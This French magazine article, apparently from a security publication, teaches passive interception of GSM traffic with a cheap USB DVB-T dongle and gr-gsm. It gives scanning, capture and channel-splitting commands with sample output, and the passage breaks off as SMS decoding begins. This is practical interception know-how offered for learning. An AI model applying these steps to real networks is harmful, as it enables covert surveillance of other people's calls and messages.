[CRAPTO1] Security flaw in Mifare Classic :
**http://www.ru.nl/ds/research/rfid/**

3

# 3 TÉLÉPHONIE MOBILE

À découvrir dans cette partie...

SDR / INTERCEPTION / DÉCODAGE / GSM / GR-GSM / SMS / VOIX

## Interception passive et décodage de flux GSM avec gr-gsm

Envie d'intercepter un flux GSM et de tenter de le décoder ? C'est désormais possible avec du matériel à une dizaine d'euros et des outils ouverts. Découvrez la suite d'outils gr-gsm qui vous permettra de scanner, capturer et décoder des flux GSM. p.80

SDR / INTERCEPTION / DÉCODAGE / GSM / GR-GSM / SMS / VOIX

# INTERCEPTION PASSIVE ET DÉCODAGE DE FLUX GSM AVEC GR-GSM

Lemmy FONTAINE

Aujourd'hui, pour une petite dizaine d'euros, on trouve des récepteurs radio permettant d'intercepter les flux GSM. Avec l'aide de gr-gsm, on peut assez aisément décoder les données transmises.

Ce qu'on appelle GSM (pour *Global System for mobile Communications*) correspond aux normes encadrant la téléphonie mobile sur la bande des 900 Mhz. Elles datent des années 1980 et n'ont pas ou très peu évolué depuis. En décembre 2009, Karsten Nohl, avec quelques autres membres du Chaos Computer Club, a réussi à casser le système de chiffrement GSM : A5/1 **[1]**. L'attaque permet de décrypter en quasi temps réel les communications. À l'époque, la GSM Association, en charge de la norme, indiquait que cela ne posait pas particulièrement de problème dans la mesure où l'interception ou la capture et le décodage des signaux radio restaient complexes. Aujourd'hui, avec les possibilités offertes par la radio logicielle (*Software Defined Radio* : SDR), cela n'est plus le cas.

# 1. MATÉRIEL

En 2010, pour capturer les signaux GSM, Karsten Nohl utilisait une radio programmable de Ettus Research **[2]**. Ce genre de matériel coûtait plus de 1500 €. Aujourd'hui, une simple clé USB TNT DVB-T peut suffire. On en trouve à moins de 10 euros sur eBay. Il faut seulement qu'elle soit basée sur une puce Realtech RTL2832U **[3]**. Le tuner qui équipe la clé USB TNT DVB-T est également important. C'est lui qui définit la gamme de fréquences. Pour la SDR, on considère que celles qui ont un tuner Elonics E4000 sont les meilleures parce que ce tuner propose la plus grande gamme de fréquences, mais Elonics n'en fabrique plus. Elles sont, de ce fait, rares et plus chères.

| Tuner | Gamme de fréquences |
|---|---|
| Elonics E4000 | 65 MHz à 2,2 GHz (trou de 1100 MHz à 1250 MHz) |
| Rafael Micro R820T | 24 MHz à 1766 MHz |
| Rafael Micro R828D | 24 MHz à 1766 MHz |
| Fitipower FC0013 | 22 MHz à 1100 MHz |
| Fitipower FC0012 | 22 MHz à 948,6 MHz |

Comme le montre le tableau ci-dessus, ces clés USB TNT DVB-T peuvent également servir à intercepter d'autres bandes de fréquences. Les bandes des 433 Mhz et 868 Mhz, libres selon la règlementation européenne, sont particulièrement utilisées pour des applications sans fils. On peut notamment citer les portes de garage ou les volets roulants.

Pour le GSM, même s'il offre une gamme de fréquences sensiblement moins importante que l'Elonics E4000, le Rafael Micro R820T est recommandé. En effet, il est moins cher et réputé mieux fonctionner pour les fréquences supérieures à 450 MHz, ce qui est le cas du GSM.

Il ne s'agit pas de matériel haut de gamme et prévu pour la SDR, mais tous les tuners présentés dans le tableau ci-dessus, couplés au démodulateur Realtech RTL2832U fonctionnent normalement très bien pour intercepter des flux GSM.

La fréquence d'échantillonnage maximale de ces clés USB TNT est théoriquement de 3,2 MHz. Mais à cette fréquence, la faible qualité de certaines clés risque d'engendrer des pertes. Ainsi pour éviter cela, il est recommandé de ne pas dépasser 2,4 MHz.

Il est aussi possible d'utiliser du matériel plus avancé et surtout dédié à la SDR, mais forcément plus onéreux. Il s'agit notamment du boîtier HackFR One de Great Scott Gadgets **[4]** ou de la carte bladeRF de Nuand **[5]**, ou encore des produits Airspy **[6]** ou SRDplay **[7]**.

**NOTE**

Pour cet article, une clé USB TNT DVB-T sans marque équipée d'un tuner R820T a été utilisée.

# 2. RAPPELS SUR LES COMMUNICATIONS GSM

Dans le cadre de la téléphonie mobile, les équipements des utilisateurs du réseau sont appelés *Mobile Station* (MS) et les équipements en charge de communiquer directement avec les MS sont appelés *Base Transceiver Station* (BTS).

**NOTE**

Les éléments ci-dessous ne se veulent pas exhaustifs et peuvent paraître très approximatifs pour les spécialistes. Ils sont uniquement destinés à la compréhension de la suite de l'article et de l'utilisation de gr-gsm.

Les communications GSM se font, en Europe, sur les bandes des 900 MHz et 1800 MHz. Sur la bande des 900 MHz, en fait, elles utilisent les fréquences entre 880 MHz et 915 MHz pour le lien montant, c'est-à-dire de la MS vers la BTS, et les fréquences entre 925 MHz et 960 MHz pour le lien descendant, c'est-à-dire de la BTS vers la MS.

Chacune de ces deux bandes de 35 MHz est divisée en 174 canaux de 200 kHz. Ils sont appelés *Absolute Radio-Frequency Channel Number* (ARFCN) et, pour la bande des 900 MHz, sont numérotés de 0 à 125 et de 975 à 1023 :

| ARFCN | Lien montant | Lien descendant |
|---|---|---|
| 975 | 880,2 MHz | 925,2 MHz |
| 976 | 880,4 MHz | 925,4 MHz |
| 977 | 880,6 MHz | 925,6 MHz |
| | ... | |
| 1021 | 889,4 MHz | 934,4 MHz |
| 1022 | 889,6 MHz | 934,6 MHz |
| 1023 | 889,8 MHz | 934,8 MHz |
| 0 | 890 MHz | 935 MHz |
| 1 | 890,2 MHz | 935,2 MHz |
| 2 | 890,4 MHz | 935,4 MHz |
| | ... | |
| 122 | 914,4 MHz | 959,4 MHz |
| 123 | 914,6 MHz | 959,6 MHz |
| 124 | 914,8 MHz | 959,8 MHz |

Les autres ARFCN (entre 125 et 974) ne sont pas utilisées ou sont utilisées sur d'autres bandes de fréquences (GSM 450, GSM 480 et DSC 1800).

Les 174 canaux comportent chacun huit *time slots* (TS) d'environ 577 $\mu$s. Ils sont numérotés de zéro à sept. Ce sont ces canaux physiques qui sont utilisés pour transmettre la voix ou la signalisation. Ils contiennent des données appartenant à trois catégories :

- *Traffic CHannels* (TCHs) :
  - *Full rate Traffic CHannel* (TCH/F) ;
  - *Half rate Traffic CHannel* (TCH/H) ;
- *Dedicated Control CHannels* (DCCHs) :
  - *Standalone Dedicated Control CHannel* (SDCCH) ;
  - *Fast Associated Control CHannel* (FACCH) ;
  - *Slow Associated Control CHannel* (SACCH) ;
- *Common Control CHannels* (CCCHs) :
  - *Broadcast Control CHannel* (BCCH) ;
  - *Access Grant CHannel* (AGCH) ;
  - *Random Access CHannel* (RACH) ;
  - *Paging CHannel* (PCH) ;
  - *Synchronization CHannel* (SCH) ;
  - *Frequency Correction CHannel* (FCCH).

Les TCHs sont des canaux point à point. Ils sont l'équivalent du canal B du RNIS. Ils sont utilisés pour transporter la voix ou des données.

Les DCCHs sont également des canaux point à point. Ils sont l'équivalent du canal D du RNIS. Le SDCCH est notamment utilisé pour la mise en place des appels et le transfert de SMS. Les FACCH et SACCH sont essentiellement utilisés pour la signalisation pendant les appels.

Les CCCHs sont des canaux de diffusion et point à point. Ils n'ont pas d'équivalent RNIS. Ils sont utilisés quasiment exclusivement pour gérer l'aspect radio. Le BCCH est utilisé par la BTS pour diffuser des informations sur le réseau. Le RACH est utilisé par les MS pour demander un canal à la BTS. Le AGCH est utilisé pour la BTS pour répondre aux demandes faites via le RACH. Le PCH est le canal par lequel la MS est informée qu'elle reçoit un appel.

La figure ci-dessous reprend une partie de ces informations sous forme schématique :





*Fig. 1 : Schéma simplifié des fréquences et des time slots dans les communications GSM.*



Afin de garantir la confidentialité des communications, ces dernières sont normalement chiffrées. L'A5/1, développé en 1987, est censé remplir ce rôle. En 2009, il a été cassé en utilisant des ressources accessibles à tous. En 1989, l'A5/2 a été développé pour les pays où la loi ne permettait pas d'utiliser l'A5/1. Du fait de sa faiblesse, il n'est pas utilisé. Publié en 1999, l'A5/3, utilisé pour les communications 3G, est censé remplacer l'A5/1. Bien que des attaques théoriques sur l'A5/3 existent, en pratique, elles ne sont pas significatives. Dans les faits, en France, l'A5/1 reste très majoritaire **[8]**.

# 3. PRÉSENTATION DES OUTILS DE GR-GSM

Gr-gsm **[9]** est un projet libre développé depuis février 2014 par Piotr Krysik. Il utilise GNU Radio et est basé sur une partie du projet Airprobe : le gsm-receiver, également développé par Piotr Krysik. Gr-gsm fournit notamment des outils permettant de recevoir, décoder et déchiffrer des flux GSM.

Il est composé des cinq programmes suivants :

- grgsm_scanner ;
- grgsm_livemon ;
- grgsm_channelize.py ;
- grgsm_capture.py ;
- grgsm_decode.

Grgsm_capture.py et grgsm_decode ne sont pas traités dans ce paragraphe. Ils seront abordés dans les paragraphes suivants. Cependant, leurs noms sont plutôt explicites. Grgsm_capture.py permet de capturer les signaux et de les stocker dans un fichier afin de les analyser par la suite avec grgsm_decode.

## 3.1 grgsm_scanner

Grgsm_scanner est un outil en ligne de commandes qui permet de scanner, entre autres, la bande GSM. Il affiche les informations des BTS environnantes. Il peut prendre des arguments, mais fonctionne très bien sans. Voici un exemple des informations qu'il peut afficher :

Terminal

```
$ grgsm_scanner
linux; GNU C++ version 6.3.0 20170221; Boost_106200; UHD_003.009.005-0-unknown


ARFCN:    1, Freq:  935.2M, CID: 36576, LAC:  6147, MMC: 208, MNC:   1, Pwr: -47
ARFCN:    8; Freq:  936.6M, CID: 64988, LAC:  6147, MMC: 208, MNC:   1, Pwr: -37
ARFCN:   15; Freq:  938.0M, CID: 55029, LAC:  6147, MMC: 208, MNC:   1, Pwr: -42
ARFCN:   80; Freq:  951.0M, CID: 24843, LAC: 49308, MMC: 208, MNC:  10, Pwr: -34
ARFCN:   85; Freq:  952.0M, CID: 58410, LAC: 49308, MMC: 208, MNC:  10, Pwr: -39
ARFCN:  121; Freq:  959.2M, CID: 24844, LAC: 49308, MMC: 208, MNC:  10, Pwr: -29
```

Le *Location Area Code* (LAC) permet de grouper des cellules appartenant à une même zone, afin d'optimiser la signalisation. Le *Mobile Country Code* (MCC) correspond au code du pays. En France, il a toujours la valeur 208. Le *Mobile Network Code* (MNC)

permet d'identifier le réseau d'un opérateur. Sur la bande GSM, Orange utilise les MNCs 1 et 2, SFR utilise les MNCs 10 et 13, Free utilise le MNC 15 et Bouygues Telecom utilise les MNCs 20 et 88.

Sur l'exemple ci-dessus, on constate que l'on capte des signaux de six cellules : trois cellules Orange (MNC 1) et trois cellules SFR (NMC 10).

Les cellules Orange utilisent les fréquences à 935,2MHz (ARFCN 1), à 936,6 MHz (ARFCN 8) et à 938 MHz (ARFCN 15). Elles partagent le même LAC et ont chacune un identifiant unique (CID).

Les cellules SFR utilisent les fréquences à 951 MHz (ARFCN 80), 952 MHz (ARFCN 85) et 959,2 MHz (ARFCN 121). De la même manière que pour les cellules Orange, elles partagent le même LAC et ont chacune un identifiant unique (CID).

On remarque que grgsm_scanner indique également la puissance du signal reçu pour chaque cellule. Normalement la MS se connecte à la cellule qu'il capte le mieux, c'est-à-dire celle dont la puissance du signal est la plus importante. Dans ce cas, pour un abonné Orange, elle se connectera sur la cellule 64988 et sur la cellule 24843 pour un abonné SFR.

Les arguments qu'il est possible de fournir à grgsm_scanner sont les suivants :

- la fréquence d'échantillonnage avec **-s** ou **--samp-rate=**. La valeur par défaut est 2000000.
- une correction de fréquence avec **-p** ou **--ppm=**. La valeur par défaut est zéro. Elle permet de pallier des défauts matériels du récepteur.
- le gain avec **-g** ou **--gain=**. La valeur par défaut est 24. Il peut être utile d'augmenter cette valeur en cas de mauvaise réception du signal.
- la vitesse à laquelle le logiciel scanne avec **--speed=** entre zéro et cinq. La valeur par défaut est quatre. Zéro correspond à la vitesse la plus lente et cinq à la plus rapide.

Avec **-v**, on obtient des informations supplémentaires, notamment la configuration CCCH, les ARFCNs de la cellule et des cellules environnantes.

Terminal

```
$ grgsm_scanner -s 2e6 -p 0 -g 50 --speed=3 -v
linux; GNU C++ version 6.3.0 20170221; Boost_106200; UHD_003.009.005-0-unknown


ARFCN:    1, Freq:  935.2M, CID: 36576, LAC:  6147, MCC: 208, MNC:   1, Pwr: -40
  |---- Configuration: 1 CCCH, not combined
  |---- Cell ARFCNs: 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 47, 48, 49
  |---- Neighbour Cells: 4, 8, 11, 14, 515, 517, 599, 601, 603

ARFCN:    8, Freq:  936.6M, CID: 64988, LAC:  6147, MCC: 208, MNC:   1, Pwr: -28
  |---- Configuration: 1 CCCH, not combined
  |---- Cell ARFCNs: 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 47, 48, 49
  |---- Neighbour Cells: 1, 2, 3, 4, 5, 6, 7, 9, 10, 13, 14, 15, 512, 514, 515,
516, 517, 523, 600, 601, 606, 607, 609

ARFCN:   15, Freq:  938.0M, CID: 55029, LAC:  6147, MCC: 208, MNC:   1, Pwr: -28
  |---- Configuration: 1 CCCH, not combined
  |---- Cell ARFCNs: 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 47, 48, 49
  |---- Neighbour Cells: 1, 4, 5, 8, 10, 13, 14, 512, 514, 516, 521, 523, 599,
601, 603, 606, 609, 610
```

```
ARFCN:   80, Freq:  951.0M, CID: 24843, LAC: 49308, MCC: 208, MNC:  10, Pwr: -31
  |---- Configuration: 1 CCCH, not combined
  |---- Cell ARFCNs: 80, 119
  |---- Neighbour Cells: 77, 80, 82, 83, 84, 85, 87, 113, 114, 115, 117, 118,
119, 121, 122, 124

ARFCN:   85, Freq:  952.0M, CID: 58410, LAC: 49308, MCC: 208, MNC:  10, Pwr: -30
  |---- Configuration: 1 CCCH, not combined
  |---- Cell ARFCNs: 85, 116
  |---- Neighbour Cells: 77, 79, 80, 81, 82, 83, 84, 85, 113, 114, 116, 119, 120,
121, 122, 124

ARFCN:  121, Freq:  959.2M, CID: 24844, LAC: 49308, MCC: 208, MNC:  10, Pwr: -28
  |---- Configuration: 1 CCCH, not combined
  |---- Cell ARFCNs: 76, 121
  |---- Neighbour Cells: 77, 78, 80, 81, 83, 84, 85, 113, 115, 116, 119, 120,
121, 122, 124
$
```

Cet outil va donc permettre de savoir quelles ARFCNs ou fréquences sont utilisées par les BTS environnantes et ainsi de savoir quelle(s) fréquence(s) il est utile de tenter de capturer.

## 3.2 grgsm_livemon

Grgsm_livemon est un outil graphique qui permet de surveiller en temps réel les données transmises sur une fréquence donnée. La surveillance peut s'effectuer simplement dans la console qui a lancé le programme, mais elle peut également s'effectuer avec wireshark **[10]**. En effet, grgsm_livemon, envoie les données au format GSMTAP sur l'interface loopback sur le port UDP 4729. Ainsi, pour effectuer la surveillance avec wireshark, avant d'exécuter grgsm_livemon, on l'exécute avec la commande suivante :

Terminal

```
$ sudo wireshark-gtk -k -f udp -Y gsmtap -i lo &
```

Cette commande exécute wireshark avec les droits root (avec **sudo**), en lançant immédiatement la capture (avec **-k**) sur l'interface loopback (avec **-i lo**). De plus, on active un filtre de capture sur les paquets udp (avec **-f udp**) et un filtre d'affichage sur les paquets de type GSMTAP (avec **-Y gsmtap**). Le **&** à la fin de la commande permet simplement de garder la main sur le shell.

**NOTE**

En dehors d'un environnement de test, pour des raisons de sécurité, il n'est pas recommandé de lancer wireshark en tant que root. Il existe des solutions pour qu'un utilisateur standard puisse l'exécuter.

Une fois cette commande lancée, on peut exécuter grgsm_livemon et choisir graphiquement la fréquence qui nous intéresse. La capture ci-contre montre ce que cela peut donner.





*Fig. 2 : Capture d'écran grgsm_livemon avec wireshark.*

De la même manière que pour grgsm_scanner, il est possible de spécifier la fréquence d'échantillonnage (avec `-s` ou `--samp-rate=`), une correction de fréquence (avec `-p` ou `--ppm=`) et le gain (avec `-g` ou `--gain=`). La valeur par défaut du gain n'est pas la même que pour grgsm_scanner, elle est fixée à 30 pour grgsm_livemon. On peut également

spécifier la fréquence avec laquelle le logiciel démarre avec `-f` ou `--fc=`. Il est à noter que la fréquence s'écrit en notation scientifique, c'est-à-dire avec « e » pour l'exprimer en puissance de dix. Par exemple, pour la fréquence 951 MHz, on noterait 951e6.

Cet outil va donc permettre de vérifier que des données transitent bien sur la fréquence que l'on souhaite tenter de capturer.

## 3.3 grgsm_channelize.py

Grgsm_channelize.py est un outil en ligne de commandes. Il est surtout utile lorsqu'une communication vocale utilise des sauts de fréquence. Il permet de séparer une capture à large bande en plusieurs fichiers contenant chacun une ARFCN. Par exemple, la commande suivante va générer deux fichiers, un pour l'ARFCN 80 et un pour l'ARFCN 85, à partir d'une capture centrée sur la fréquence 951.5 MHz et dont la fréquence échantillonnage est de 2 MHz.

Terminal

```
$ ls *.cfile
capture_951.5_2M.cfile
$ grgsm_channelize.py -c capture_951.5_2M.cfile -f 951.5e6 -d . 80 85
Input sample rate: 2M
Output sample rate: 1M
==> using resample rate of 0.5
Extracting channels [80, 85], given that the center frequency is at 951.5M
ARFCN 80 is at 951.5MHz -500KHz
ARFCN 80 is at 951.5MHz +500KHz
Done!
$ ls *.cfile
capture_951.5_2M.cfile  out_80.cfile  out_85.cfile
```

À l'issue de cette commande, on constate que deux nouveaux fichiers ont bien été créés avec une fréquence échantillonnage divisée par deux. Il est ensuite possible de les décoder avec grgsm_decode, ce qui n'était pas le cas avec la capture originale.

# 4. CAPTURE

La capture s'effectue avec grgsm_capture.py. Il s'agit d'un outil en ligne de commandes. Il ne nécessite que deux arguments : la fréquence ou l'ARFCN et un fichier de sortie.

Terminal

```
$ ls *file
ls: impossible d'accéder à '*file': Aucun fichier ou dossier de ce type
$ grgsm_capture.py -f 951e6 -c capture_951.cfile
linux; GNU C++ version 6.3.0 20170221; Boost_106200; UHD_003.009.005-0-
unknown

gr-osmosdr 0.1.4 (0.1.4) gnuradio 3.7.10
built-in source types: file osmosdr fcd rtl rtl_tcp uhd miri hackrf
bladerf rfspace airspy soapy redpitaya
Found Rafael Micro R820T tuner
Using device #0 Realtek RTL2838UHIDIR SN: 00000001
Found Rafael Micro R820T tuner
```

```
Using device #0 Realtek RTL2838UHIDIR SN: 00000001
Found Rafael Micro R820T tuner
[R82XX] PLL not locked!
Exact sample rate is: 1000000.026491 Hz
[R82XX] PLL not locked!
^C$ ls *file
capture_951.cfile
$ grgsm_capture.py -a 80 -b capture_a80.bfile -c capture_a80.cfile
linux; GNU C++ version 6.3.0 20170221; Boost_106200; UHD_003.009.005-0-unknown

gr-osmosdr 0.1.4 (0.1.4) gnuradio 3.7.10
built-in source types: file osmosdr fcd rtl rtl_tcp uhd miri hackrf bladerf
rfspace airspy soapy redpitaya
Found Rafael Micro R820T tuner
Using device #0 Realtek RTL2838UHIDIR SN: 00000001
Found Rafael Micro R820T tuner
[R82XX] PLL not locked!
Exact sample rate is: 1000000.026491 Hz
[R82XX] PLL not locked!
^C$ ls *file
capture_951.cfile  capture_a80.bfile  capture_a80.cfile
```

On spécifie la fréquence avec **-f** ou **--fc=**. De la même manière que pour grgsm_livemon, la fréquence s'exprime en puissance de dix. Pour utiliser un ARFCN plutôt que la fréquence, on utilise **-a** ou **--arfcn=**. Il est à noter que, dans ce cas, la fréquence du lien descendant sera sélectionnée.

Le fichier de sortie peut être écrit dans deux formats, soit sous forme de burst avec **-b** ou **--burst-file=**, soit sous forme d'un fichier ne contenant que les données avec **-c** ou **--cfile=**. Il est possible d'utiliser l'un ou l'autre ou les deux en même temps. Grgsm_decode peut décoder ces deux types de fichiers.

De la même manière que pour grgsm_scanner et grgsm_livemon, il est possible de spécifier la fréquence d'échantillonnage (avec **-s** ou **--samp-rate=**), une correction de fréquence (avec **-p** ou **--ppm=**) et le gain (avec **-g** ou **--gain=**). Le fait d'augmenter la fréquence d'échantillonnage permet d'augmenter la largeur de la bande capturée pour éventuellement ensuite utiliser grgsm_channelize.py. De plus, il est possible de spécifier la durée de la capture en seconde avec **-T** ou **--rec-length=**.

# 5. DÉCODAGE

Le décodage de la capture s'effectue avec grgsm_decode. Il s'agit d'un outil en ligne de commandes. Au départ, il ne nécessite que deux arguments : la fréquence (avec **-f** ou **--fc=**) ou l'ARFCN (avec **-a** ou **--arfcn=**), et un fichier de capture (avec **-b** ou **--burst-file**, ou **-c** ou **--cfile=**). Par défaut, il n'affiche rien.

**ATTENTION**

Grgsm_decode ne permet pas de décoder le lien montant s'il n'est pas synchronisé avec le lien descendant. Pour cela, Piotr Krysik propose un autre projet utilisant gr-gsm. Il est nommé multi-rtl [11]. Pour pouvoir l'utiliser, il faut posséder deux clés USB TNT DVB-T basées sur la puce Realtech RTL2832U et réussir à synchroniser leurs horloges.

Cet article est réalisé avec une seule clé. Ainsi le décodage ne concerne que le lien descendant.

Terminal

```
$ grgsm_decode -c capture_936.cfile -f 936e6
$ grgsm_decode -c capture_936.cfile -a 5
```

Mais, de la même manière que grgsm_livemon, il envoie les données au format GSMTAP sur l'interface loopback sur le port UDP 4729. Ainsi, pour visualiser les données, avant d'exécuter grgsm_decode, on exécute wireshark avec la commande suivante :

Terminal

```
$ sudo wireshark-gtk -k -f udp -Y gsmtap -i lo &
```

## 5.1 Décodage d'un SMS

Après avoir exécuté wireshark en fond, on peut exécuter grgsm_decode. Par exemple, pour une capture réalisée sur la fréquence 936 MHz (ARFCN 5), on exécute l'une ou l'autre des deux commandes présentées ci-dessus.

Dans wireshark, on obtient essentiellement des paquets **(RR) Paging Request Type 1** parmi lesquels il faut trouver un paquet **(RR) Immediate Assignement** (cf. filtre de la capture figure 3). Cela va permettre de trouver le time slot du SDCCH dans les paquets qui contiennent un **Channel Description**. La capture suivante montre que, dans notre cas, il s'agit d'un **SDCCH/8** sur le time slot **1**.

